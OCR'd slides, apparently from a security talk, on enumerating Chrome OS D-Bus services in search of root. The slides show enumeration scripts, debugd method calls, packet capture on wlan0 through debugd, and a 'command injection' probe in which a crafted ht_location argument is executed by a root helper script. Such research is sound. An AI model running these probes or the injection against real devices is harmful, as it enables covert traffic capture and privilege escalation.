# Copyright (c) 2010 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
[D-BUS Service]
Name=org.chromium.ImageBurner
Exec=/usr/sbin/image_burner
User=root
chronos@localhost /usr/share/dbus-1/system-services $ cat org.chromium.ImageLoader.service
# Copyright (c) 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.i
[D-BUS Service]
Name=org.chromium.ImageLoader
Exec=/usr/sbin/imageloader_wrapper
User=root
chronos@localhost /usr/share/dbus-1/system-services $ cat org.chromium.lorgnette.service
[D-BUS Service]
Name=org.chromium.lorgnette
Exec=/usr/bin/lorgnette
User=root

chronos@localhost /usr/share/dbus-1/system-services $ cat org.chromium.SmbProvider.service
# Copyright 2017 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
[D-BUS Service]
Name=org.chromium.SmbProvider
Exec=/usr/bin/smbproviderd-jailed
User=root
```




```
chronos@localhost /usr/share/dbus-1/system-services $ dbus-daemon --introspect
<!DOCTYPE node PUBLIC "-//freedesktop//DTD D-BUS Object Introspection 1.0//EN"
"http://www.freedesktop.org/standards/dbus/1.0/introspect.dtd">
<node>
  <interface name="org.freedesktop.DBus">
    <method name="Hello">
      <arg direction="out" type="s"/>
    </method>
    <method name="RequestName">
      <arg direction="in" type="s"/>
      <arg direction="in" type="u"/>
      <arg direction="out" type="u"/>
    </method>
    <method name="ReleaseName">
      <arg direction="in" type="s"/>
      <arg direction="out" type="u"/>
    </method>
    <method name="StartServiceByName">
      <arg direction="in" type="s"/>
      <arg direction="in" type="u"/>
      <arg direction="out" type="u"/>
    </method>
    <method name="UpdateActivationEnvironmen
      <arg direction="in" type="a{ss}"/>
    </method>
    <method name="NameHasOwner">
      <arg direction="in" type="s"/>
      <arg direction="out" type="b"/>
    </method>
    <method name="ListNames">
      <arg direction="out" type="as"/>
    </method>
    <method name="ListActivatableNames">
      <arg direction="out" type="as"/>
    </method>
```

DBus Monitoring

dbus-monitor –system
gbus monitor –system –dest org.chromium.flimflam
dbus-monitor –system –type=signal,sender=org.bluez
dbus-monitor –system destination=org.bluez sender=org.bluez
dbus-monitor –system –type=signal,sender=org.chromium.PowerManager




```
chronos@localhost /usr/share/dbus-1/system-services $ gdbus monitor --system --dest org.bluez
Monitoring signals from all objects owned by org.bluez
The name org.bluez is owned by :1.27
/org/bluez/hci0: org.freedesktop.DBus.Properties.PropertiesChanged ('org.bluez.Adapter1', {'Class': <uint32 4718852>}, @as
/org/bluez/hci0: org.freedesktop.DBus.Properties.PropertiesChanged ('org.bluez.Adapter1', {'Powered': <true>}, @as [])
/org/bluez/hci0: org.freedesktop.DBus.Properties.PropertiesChanged ('org.bluez.Adapter1', {'Discovering': <true>}, @as [])
/: org.freedesktop.DBus.ObjectManager.InterfacesAdded (objectpath '/org/bluez/hci0/dev_D8_F7_10_C3_C5_F3', {'org.bluez.Devi
```




```
chronos@localhost /usr/share/dbus-1/system-services $ gdbus monitor --system --dest org.chromium.PowerManager
Monitoring signals from all objects owned by org.chromium.PowerManager
The name org.chromium.PowerManager is owned by :1.3
/org/chromium/PowerManager: org.chromium.PowerManager.PowerSupplyPoll ([byte 0x70, 0x00, 0x78, 0x03, 0x8a, 0x01,
x18, 0x01, 0x22, 0x00, 0x2a, 0x00, 0x31, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x38, 0x00, 0x98, 0x01,
```

HIGH SCORE
25000


ENUMERATING THE DBUS




```
chronos@localhost /var/tmp $ cat DBUS-ListNames.sh
#!/bin/bash
mkdir /tmp/DBUS
dbus-send --system --print-reply --dest=org.freedesktop.DBus /org/freedesktop/DBus
org.freedesktop.DBus.ListActivatableNames > /tmp/DBUS-activatable.txt
dbus-send --system --print-reply --dest=org.freedesktop.DBus /org/freedesktop/DBus
org.freedesktop.DBus.ListNames|awk '/string /{print $NF}' > /tmp/DBUS-ListNames.txt
sed 's/\"//g' /tmp/DBUS-ListNames.txt > /tmp/DBUS-ListNames2.txt
mv /tmp/DBUS-ListNames2.txt /tmp/DBUS-ListNames.txt
cat /tmp/DBUS-ListNames.txt
echo "~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~"
echo "Activatable Bus Names"
echo "~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~"
cat /tmp/DBUS-activatable.txt
```



```
chronos@localhost /var/tmp $ cat DBUS-Introspect.sh
#!/bin/bash
while read -r line
do
echo "-------------------------------------------\n"
 echo "$line"
 #line=$(sed -e 's/\"//' $line)
 echo "gdbus monitor --system --dest $line" >> /tmp/DBUS-monitorcmds.txt
 gdbus introspect --system $1 --dest $line --object-path / > /tmp/DBUS/$line
done < /tmp/DBUS-ListNames.txt
```




```
chronos@localhost /var/tmp $ sh DBUS-Introspect.sh -r
-------------------------------------------

org.freedesktop.DBus
-------------------------------------------

org.chromium.DisplayService
-------------------------------------------

:1.9
-------------------------------------------

org.chromium.LivenessService
-------------------------------------------

org.freedesktop.ModemManager1
-------------------------------------------

org.chromium.NetworkProxyService
-------------------------------------------

org.chromium.Mtpd
Error: GDBus.Error:org.freedesktop.DBus.Error.AccessDenied: Rejected send mess
age, 3 matched rules; type="method_call", sender=":1.140" (uid=1000 pid=8739 c
omm="gdbus introspect --system -r --dest org.chromium.M") interface="org.freed
esktop.DBus.Introspectable" member="Introspect" error name="(unset)" requested
_reply="0" destination="org.chromium.Mtpd" (uid=226 pid=1071 comm="/opt/google
/mtpd/mtpd -minloglevel=1 ")
-------------------------------------------

org.chromium.LibCrosService
-------------------------------------------

com.ubuntu.Upstart
-------------------------------------------

org.chromium.Cryptohome
Error: GDBus.Error:org.freedesktop.DBus.Error.AccessDenied: Rejected send mess
age, 4 matched rules; type="method_call", sender=":1.143" (uid=1000 pid=8748 c
```



```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Activatable Bus Names
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
method return time=1656482722.403615 sender=org.freedesktop.DBus -> destination=:1.83 serial=3 reply_serial=2
   array [
      string "org.freedesktop.DBus"
      string "org.chromium.EasyUnlock"
      string "org.chromium.lorgnette"
      string "org.chromium.ImageLoader"
      string "org.chromium.ImageBurner"
      string "org.freedesktop.Avahi"
      string "org.chromium.SmbProvider"
   ]
```

QUICK BASH SCRIPTING




```
chronos@localhost /var/tmp $ sh DBUS-ListNames.sh
org.freedesktop.DBus
org.chromium.DisplayService
:1.9
org.chromium.LivenessService
org.freedesktop.ModemManager1
org.chromium.NetworkProxyService
org.chromium.Mtpd
org.chromium.LibCrosService
com.ubuntu.Upstart
org.chromium.Cryptohome
:1.84
:1.40
:1.20
org.chromium.PowerManager
org.bluez
:1.23
org.chromium.UpdateEngine
org.chromium.ComponentUpdaterService
fi.epitest.hostap.WPASupplicant
org.chromium.SessionManager
org.freedesktop.Avahi
org.torproject.tlsdate
org.chromium.flimflam
fi.w1.wpa_supplicant1
org.chromium.cras
org.chromium.KioskAppService
org.chromium.Chaps
org.chromium.CrosDisks
:1.31
:1.10
org.chromium.PermissionBroker
:1.32
:1.11
:1.12
:1.34
:1.0
:1.13
:1.35
:1.1
```


HIGH SCORE
25000

GDBUS MONITORING

INTROSPECTION



```
chronos@localhost /tmp $ cat DBUS-monitorcmds.txt
gdbus monitor --system --dest org.freedesktop.DBus
gdbus monitor --system --dest org.chromium.DisplayService
gdbus monitor --system --dest :1.9
gdbus monitor --system --dest org.chromium.LivenessService
gdbus monitor --system --dest org.freedesktop.ModemManager1
gdbus monitor --system --dest org.chromium.NetworkProxyService
gdbus monitor --system --dest org.chromium.Mtpd
gdbus monitor --system --dest org.chromium.LibCrosService
gdbus monitor --system --dest com.ubuntu.Upstart
gdbus monitor --system --dest org.chromium.Cryptohome
gdbus monitor --system --dest :1.41
gdbus monitor --system --dest org.chromium.PowerManager
gdbus monitor --system --dest org.bluez
gdbus monitor --system --dest org.chromium.UpdateEngine
gdbus monitor --system --dest :1.26
gdbus monitor --system --dest org.chromium.ComponentUpdaterService
gdbus monitor --system --dest :1.27
gdbus monitor --system --dest fi.epitest.hostap.WPASupplicant
gdbus monitor --system --dest :1.29
gdbus monitor --system --dest org.chromium.SessionManager
gdbus monitor --system --dest org.freedesktop.Avahi
gdbus monitor --system --dest org.torproject.tlsdate
gdbus monitor --system --dest org.chromium.flimflam
gdbus monitor --system --dest fi.w1.wpa_supplicant1
gdbus monitor --system --dest org.chromium.cras
gdbus monitor --system --dest org.chromium.KioskAppService
gdbus monitor --system --dest org.chromium.Chaps
gdbus monitor --system --dest :1.52
gdbus monitor --system --dest :1.30
gdbus monitor --system --dest org.chromium.CrosDisks
gdbus monitor --system --dest :1.31
gdbus monitor --system --dest :1.54
gdbus monitor --system --dest :1.10
gdbus monitor --system --dest org.chromium.PermissionBroker
```



```
Cryptohome.conf:  <policy user=root>
Cryptohome.conf:    dbus-send --print-reply --system --type=method_call --dest=org.chromium.Cryptohome
Cryptohome.conf:  <policy user=chronos>
Cryptohome.conf:    <deny send_destination=org.chromium.Cryptohome
Cryptohome.conf:          org.freedesktop.DBus.Introspectable
Cryptohome.conf:    <deny send_destination=org.chromium.Cryptohome
Cryptohome.conf:          org.freedesktop.DBus.Properties
Cryptohome.conf:    dbus-send --print-reply --system --type=method_call --dest=org.chromium.Cryptohome
Cryptohome.conf:           org.chromium.CryptohomeInterface
Cryptohome.conf:            CheckKey
Cryptohome.conf:    dbus-send --print-reply --system --type=method_call --dest=org.chromium.Cryptohome
Cryptohome.conf:           org.chromium.CryptohomeInterface
Cryptohome.conf:            ListKeysEx
Cryptohome.conf:    dbus-send --print-reply --system --type=method_call --dest=org.chromium.Cryptohome
Cryptohome.conf:           org.chromium.CryptohomeInterface
Cryptohome.conf:            CheckKeyEx
Cryptohome.conf:    dbus-send --print-reply --system --type=method_call --dest=org.chromium.Cryptohome
Cryptohome.conf:           org.chromium.CryptohomeInterface
Cryptohome.conf:            RemoveKeyEx
Cryptohome.conf:    dbus-send --print-reply --system --type=method_call --dest=org.chromium.Cryptohome
Cryptohome.conf:           org.chromium.CryptohomeInterface
Cryptohome.conf:            GetKeyDataEx
Cryptohome.conf:    dbus-send --print-reply --system --type=method_call --dest=org.chromium.Cryptohome
Cryptohome.conf:           org.chromium.CryptohomeInterface
Cryptohome.conf:            AsyncCheckKey
Cryptohome.conf:    dbus-send --print-reply --system --type=method_call --dest=org.chromium.Cryptohome
Cryptohome.conf:           org.chromium.CryptohomeInterface
Cryptohome.conf:            MigrateKey
Cryptohome.conf:    dbus-send --print-reply --system --type=method_call --dest=org.chromium.Cryptohome
Cryptohome.conf:           org.chromium.CryptohomeInterface
Cryptohome.conf:            AsyncMigrateKey
Cryptohome.conf:    dbus-send --print-reply --system --type=method_call --dest=org.chromium.Cryptohome
Cryptohome.conf:           org.chromium.CryptohomeInterface
Cryptohome.conf:            AddKey
Cryptohome.conf:    dbus-send --print-reply --system --type=method_call --dest=org.chromium.Cryptohome
Cryptohome.conf:           org.chromium.CryptohomeInterface
```

https://chromium.googlesource.com/chromiumos/docs/+/master/dbus_in_chrome.md
https://chromium.googlesource.com/chromiumos/docs/+/master/dbus_best_practices.md


DBUS INTERFACE EXPLORATION

HIGH SCORE
26000


STILL SEARCHING FOR ROOT.

Method & Signal Exploration


```
dbus-send –system –dest=org.freedesktop.Dbus –type=method_call –print-reply /org/freedesktop/Dbus org.freedesktop.DBus.Introspectable.Introspect
dbus-send --system --print-reply --dest=org.freedesktop.Avahi /org/freedesktop/Avahi   org.freedesktop.DBus.Introspectable.Introspect
dbus-send –system –dest=org.freedesktop.Dbus –type=method_call –print-reply /org/freedesktop/Dbus org.freedesktop.DBus.ListNames
dbus-send –system –dest=org.freedesktop.Dbus –type=method_call –print-reply /org/freedesktop/Dbus org.freedesktop.DBus.ListActivatableNames
dbus-send –system –dest=org.freedesktop.Dbus –type=method_call –print-reply /org/freedesktop/Dbus org.freedesktop.DBus.GetId
dbus-send --system --dest=org.bluez --type=method_call --print-reply  / org.freedesktop.DBus.ObjectManager.GetManagedObjects
dbus-send --system --print-reply --dest=org.chromium.Cryptohome /org/chromium/Cryptohome org.chromium.CryptohomeInterface.GetSanitizedUsername string:$1
```




```
chronos@localhost / $ dbus-send --reply-timeout=1 --system --print-reply --dest=org.freedesktop.DBus /org/freedesktop/DBus org.freedesktop.DBus.StartSe
rviceByName string:org.chromium.lorgnette uint32:0 2>/dev/null
```




```
NOTICE dbus[375]: [system] Activating service name='org.chromium.lorgnette' (using servicehelper)
INFO lorgnette[6169]: [INFO:main.cc(108)] OnStartup: Dropping privileges
NOTICE dbus[375]: [system] Successfully activated service 'org.chromium.lorgnette'
INFO lorgnette[6169]: [INFO:firewall_manager.cc(89)] FirewallManager::OnServiceAvailabe 1
ERR cras_server[1134]: Unable to find the best channel map
NOTICE dbus[375]: [system] Activating service name='org.chromium.lorgnette' (using servicehelper)
INFO lorgnette[6214]: [INFO:main.cc(108)] OnStartup: Dropping privileges
NOTICE dbus[375]: [system] Successfully activated service 'org.chromium.lorgnette'
INFO lorgnette[6214]: [INFO:firewall_manager.cc(89)] FirewallManager::OnServiceAvailabe 1
```





```
chronos@localhost / $ dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.TestICMP string:8.8.8.8
{ "8.8.8.8":
    { "sent": 4,
      "recvd": 4,
      "time": 3004,
      "min": 9.977000,
      "avg": 11.574000,
      "max": 12.766000,
      "dev": 1.079000
    }
}
```

```
chronos@localhost / $ dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.SetUserPassword string:chronos
string:chronos
Error org.chromium.debugd.error.AccessDenied: Use of this tool is restricted to dev mode.
chronos@localhost / $
chronos@localhost / $ dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.EnableChromeDevFeatures string:
''
Error org.chromium.debugd.error.AccessDenied: Use of this tool is restricted to dev mode.
```




```
chronos@localhost / $ dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.RemoveRootfsVerification
Error org.chromium.debugd.error.AccessDenied: Use of this tool is restricted to dev mode.
```

DBUS COMMAND INJECTION I


HIGH SCORE
27000

“PACKET” CAPTURING


dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chromium.debugd.PacketCaptureStart fd:1 fd:1 dict:string:variant:device,string:wlan0



```
chronos@localhost / $ dbus-send --system --fixed --print-reply --dest=org.chromium.debugd
d:1 fd:1 dict:string:variant:device,string:wlan0
53A78F4EC3CE488773596901FC4AA812
chronos@localhost / $ Capturing from wlan0.  Press Ctrl-C to stop.
�ò�□ □□ �<�b�~BB�@�p����VjrE4NS@@□�&
��HC�t□��m>□`      ���□�6�□□
□� 5'\�<�b�~BB�@�p����VjrE43�@@□�□
��E��□□��GIy�qad□□     |�□□
□� ��Z�<�b��BB��Vjr��@�p�E 4�)8□k0��HC
□��t`     ���m>□�□□         ��□□
```




```
chronos@localhost / $ dbus-send --system --fixed --print-reply --dest=org.chromium.debugd /org/chromium/debugd org.chr
d:1 fd:1 dict:string:variant:device,string:lo,ht_location,string:above
3BD7DFAE22317E7DE7948BBDEFAD4D2F
chronos@localhost / $ /usr/libexec/debugd/helpers/capture_utility.sh: 479: [: missing ]
/usr/libexec/debugd/helpers/capture_utility.sh: 480: /usr/libexec/debugd/helpers/capture_utility.sh: above: not found
Channel was not specified but ht_location was.

Usage: /usr/libexec/debugd/helpers/capture_utility.sh [ --device <device> ] [ --frequency <frequency> ]
        [ --ht-location <above|below> ]
        [ --monitor-connection-on <monitored_device> ]
        [ --help ]
        --output-file <pcap_output_file>
```



